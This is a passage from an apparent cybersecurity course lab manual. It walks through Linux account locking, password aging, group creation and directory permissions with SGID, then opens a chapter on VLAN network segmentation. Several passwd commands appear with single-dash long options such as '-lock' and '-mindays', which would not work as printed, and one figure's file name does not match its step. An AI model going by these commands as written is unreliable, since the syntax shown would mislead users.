root@Ubuntu-Server:~# _
```

Figure 15 – John’s updated Shadow entry

> **NOTE:** Notice how the bang (!) in John Doe’s Shadow entry was replaced with a hash string.

2.3. Verify this was successful by logging into the account (Figure 16)

How to Lock Down User Accounts

To re-lock an account, the administrator can call upon the lock switch…

```
> passwd -lock username
```

… or enable an account via the unlock switch


```
> passwd -unlock username
```

Phase III -Introduction to Password Time Management

A good system administrator should keep track of their users, periods of inactivity, disabled or terminated accounts, as well as ensure that passwords are updated regularly as per company policy.

1. Still signed into *root*, check John Doe's password management status

```
> passwd -S johndoe
```



```
rogue@Ubuntu-Server:/$
rogue@Ubuntu-Server:/$ sudo passwd -S johndoe
[sudo] password for rogue:
johndoe P 05/29/2024 0 99999 7 -1
rogue@Ubuntu-Server:/$
```

Figure 17 – John's account status

The output of this command it spit into seven fields separated by spaces: username, password status, date of last password change, minimum password age, maximum password age, warning period, and inactivity period.

2. Make the following adjustments to John Doe's account

2.1. Change the minimum number of days between password resets

```
> passwd -mindays 5 johndoe
```

NOTE: Entering zero (0) indicates that there is no restriction as to when the user may change their password.

2.2. Change the maximum password age before it must be changed again

```
> passwd -maxdays 30 johndoe
```

2.3. Change the number of days before password expiration that the user will be notified to reset their password

```
> passwd -warndays 3 johndoe
```

2.4. Manually expire John Doe's password to force them to reset it the next time they login


```
> passwd -expire johndoe
```

2.5. If the user is inactive for a predetermined threshold of days, it is good practice to disable the account until they return

```
> passwd -inactive 7 johndoe
```

3. Re-check the status of John Doe's account to verify that these specifications went into effect

```
> passwd -S johndoe
```



```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# passwd -S johndoe
johndoe P 01/01/1970 5 30 3 7
root@Ubuntu-Server:~# _
```

Figure 18 – Updated status to John's account

Phase IV – Introduction to group management

So far, we have covered the basics of managing an individual user account on a Linux computer. However, in larger networks, many different users can be working be working on the same machines for various reasons. In cases where you want several accounts to have access to the same resources, Linux provides administers with the concept of *Groups* to easily manage aggregated privileges and access.

1. Login as *root*

2. Add two new users to the machine – *Jerry Jones (jerryjones)* and *Mary Smith (marysmith)*

3. Create a new group called *AccountingDept*


```
> groupadd AccountingDept
```

NOTE: You can also delete groups with the following command:

```
> delgroup <groupname>
```

However, be aware that the same problem as discussed in Phase I, Step 6 arises when two groups share the same Group ID (GID). Ensure that all files related to the group you are deleting are cleaned up.

3.1. If successfully created, the group name will be added as an entry in the file */etc/group*



```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "AccountingDept" /etc/group
AccountingDept:x:1235:
root@Ubuntu-Server:~# _
```


Figure 19 – AccountingDept group created

3.2. Add both newly created users to the group

```
> usermod -aG AccountingDept jerryjones
```

```
> usermod -aG AccountingDept marysmith
```

3.3. Looking at */etc/group* again, we can see that its new members are now listed



```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "AccountingDept" /etc/group
AccountingDept:x:1235:jerryjones,marysmith
root@Ubuntu-Server:~#
```


Figure 20 – New users in AccountingDept group

4. Navigate to the */home* directory and make a new folder called **Accounting_Files**

```
> mkdir /home/Accounting_Files
```

4.1. View the default permissions of this directory to see that it is owned by the root account and group

```
> ls -ld /home/Accounting_Files
```




```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxr-xr-x 2 root root 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```

Figure 21 – New file permissions

4.2. Modify the permissions so that it is owned by the **AccountingDept** group

```
> chgrp AccountingDept /home/Accounting_Files
```

4.3. Verify these changes went into effect




```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxr-xr-x 2 root AccountingDept 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```

Figure 22 – Updated Group ownership

5. Switch to an account that's a member of AccountingDept (either Jerry or Mary)

5.1. Try to create a file in the Accounting_Files directory

```
> touch /home/Accounting_Files/important_document.txt
```



```
jerryjones@Ubuntu-Server:~$
jerryjones@Ubuntu-Server:~$ touch /home/Accounting_Files/important_document.txt
touch: cannot touch '/home/Accounting_Files/important_document.txt': Permission denied
jerryjones@Ubuntu-Server:~$ _
```

Figure 23 – Failure to create file

> The group owns this directory but users in that group can't write to the directory. This is where permission management comes in!

Phase V – Permission Management


In order to ensure files are only accessible by those we want we must assign permissions to files and directories. In Linux, permissions come in three flavors, read, write, and execute. These permissions can be set for the owner of the file, the group owner of the file, and others.

1. Modify the Accounting_File to grant the AccountingDept group write permissions

```
> chmod g=rwx /home/Accounting_Files
```

NOTE: The chmod command has two different ways to edit permissions. One is symbolic which is used above. In symbolic u represents user owner of the file, g represents group owner of the file, and o represents others. Similarly, r is read, w is write, and x is execute. A + will add the permissions, a – will take away the permissions, and a = will set the permissions to whatever you specified. The other way of editing permissions with chmod is using numbers. In the numbered mode, a 1 is execute, a 2 is write, and a 4 is read. Adding them up will signal different permissions. For example, 5 would be execute and read permission. When using chmod in numbered mode, the first number is the file owner, the second number is the group owner, and the last number is other users. So using chmod 750 would give the owner all permissions, the group read and execute permissions, and other users no permissions.

1.1. Verify that the permissions were updated



```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxrwxr-x 2 root AccountingDept 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```


Figure 24 – Updated directory permissions

2. Again, switch to an account that's a member of AccountingDept (either Jerry or Mary)

2.1. Try to create a file in the Accounting_Files directory

```
> touch /home/Accounting_Files/important_document.txt
```

2.2. Verify that it was successfully created



```
jerryjones@Ubuntu-Server:/home/Accounting_Files$
jerryjones@Ubuntu-Server:/home/Accounting_Files$ ls -l | grep "jerryjones"
-rw-rw-r-- 1 jerryjones jerryjones 0 May 29 03:33 important_document.txt
jerryjones@Ubuntu-Server:/home/Accounting_Files$
```

Figure 25 – Improper file permissions

Notice how, although it was successfully created, the file permissions still default to the account that created it: Jerry Jones. Because of this, other AccountingDept users will be unable to write to this file. In order to facilitate cooperation we need files in the directory to be assigned to the same group.

3. As *root*, set the special *SGID* permission on the directory


```
> chmod g+s /home/Accounting_Files
```

NOTE: To check if the permission was set properly, you should see an **s** instead of an **x** in the group segment of the file permissions.

4. Now login in as the other user that's part of the group and create a new file

```
> touch /home/Accounting_Files/marys_file.txt
```

4.1. Check the owner and group of the two files



```
marysmith@Ubuntu-Server:/home/Accounting_Files$
marysmith@Ubuntu-Server:/home/Accounting_Files$ ls -l
total 0
-rw-rw-r-- 1 jerryjones jerryjones     0 May 29 03:33 important_document.txt
-rw-rw-r-- 1 marysmith  AccountingDept 0 May 29 03:59 test
marysmith@Ubuntu-Server:/home/Accounting_Files$ _
```

Figure 26 – File ownership comparison

NOTE: Notice how after we applied the SGID permission, the file created inherited the group of the directory.

End of Lab

Deliverables

2 Screenshots are needed to earn credit for this exercise:

- Screenshot of /etc/passwd file
- Screenshot of /etc/group file

Homeworks

You work for ABC Company as a system administrator. The company policy states that passwords cannot be reset within a day they are changed, and that all users must reset their passwords once every three months. Finally, users should be notified five days prior to their passwords expiring. The naming convention for users is last name, first initial, followed by two random digits (ex. marshalc12 for Chris Marshal).

Five new employees have recently been hired and need to be admitted into the system:

- Wyatt Dawson
- Cassidy Monroe
- Grant Colton
- Sierra McAllister
- Clayton Westwood

Two employees have recently quit and their accounts need to be dealt with appropriately:


- Jesse Rawlings
- Emma Sinclair

One employee will be going on an extended vacation for three months, so their account will be to be disabled:

- Jesse Callahan


Submit a screenshot proving each employee has an account that was created as well as the password status of each account. Also, demonstrate that the home directories of the terminated accounts have had their permissions reallocated to root.

Figures for Printed Copy



```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ sudo adduser johndoe --disabled-login
Adding user `johndoe' ...
Adding new group `johndoe' (1001) ...
Adding new user `johndoe' (1001) with group `johndoe' ...
Creating home directory `/home/johndoe' ...
Copying files from `/etc/skel' ...
Changing the user information for johndoe
Enter the new value, or press ENTER for the default
        Full Name []: John Doe
        Room Number []: 117
        Work Phone []: (123)456-7890
        Home Phone []: (890)765-4321
        Other []:
Is the information correct? [Y/n] y
rogue@Ubuntu-Server:~$
```


Figure 4 – User "johndoe" created



Ubuntu_Server1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
rogue@Ubuntu-Server:~$
rogue@Ubuntu-Server:~$ sudo adduser janedoe --gecos "Jane Doe" --uid 1234
Adding user `janedoe' ...
Adding new group `janedoe' (1234) ...
Adding new user `janedoe' (1234) with group `janedoe' ...
Creating home directory `/home/janedoe' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
rogue@Ubuntu-Server:~$ _
```

Figure 7 – User "janedoe" created


Ubuntu_Server1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Ubuntu 22.04.3 LTS Ubuntu-Server tty1

Ubuntu-Server login: johndoe
Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed May 29 01:09:06 AM UTC 2024

  System load:  0.0               Processes:               109
  Usage of /:   67.1% of 8.02GB   Users logged in:         0
  Memory usage: 24%               IPv4 address for enp0s3: 10.0.2.15
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

69 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings


Last login: Wed May 29 01:05:31 UTC 2024 on tty1
johndoe@Ubuntu-Server:~$ _
```

Figure 16 – Logging into Ubuntu server as John Doe

CHAPTER 37

Network Hardening - Network Segmentation and Isolation

MATHEW J. HEATH VAN HORN, PHD

Many networks are worried about exterior facing security holes. The network interior is largely overlooked as needing security management. However, many advanced persistent threat actors use the application layer to gain access to the interior network and then pivot to other internal network targets. e.g. an APT gains access to the web server, where they can cause mischief, but without inside the network security, that web server access could give way to the research, employee, and accounting servers.

To prevent this, we can create obstacles to slow the threat actor down long enough to counter their attacks. Think how hedgerows in WW II Europe slowed the Allied advance on Germany (Hedgerow History1) (HedgerowHistory2). In an enterprise network, the cybersecurity person's hedgerows used against threat actors are virtual local area networks (VLANs) and they enhance network security through network segmentation and isolation.

LEARNING OBJECTIVES

- Adding a switch to a network environment
- Segment a homogenous network into several isolated networks
- Use DHCP to test network connectivity
- Develop a firewall filter to complete network segmentation

PREREQUISITES

- IPv4 Subnetting

DELIVERABLES

- Wireshark packets from PC 1 showing successful pings to PC 5 and PC 3
- Screenshot of VLAN table for Switch 1
- Screenshot of VLAN table for Switch 2
- Screenshot of PC5 unable to ping 99.99.99.1 and 99.99.99.2

RESOURCES

- MikroTik Documentation – Bridging and Switching – https://help.mikrotik.com/docs/display/ROS/Bridging+and+Switching#BridgingandSwitching-BridgeHardwareOffloading
- Wilmer Almazan / The Network Trip – "Mikrotik VLANs – CRS3XX Step by Step – Mikrotik Tutorial" – https://www.youtube.com/watch?v=YLtGQAQ8iS0

CONTRIBUTORS AND TESTERS

- Ella Lopez, Cybersecurity Student, ERAU-Prescott
- Nichole Thomas, Cybersecurity Student, ERAU-Prescott
- Bernard Correa, Cybersecurity Student, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Andersen Keller , Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Setup

In this lab, you will build the following GNS3 network…

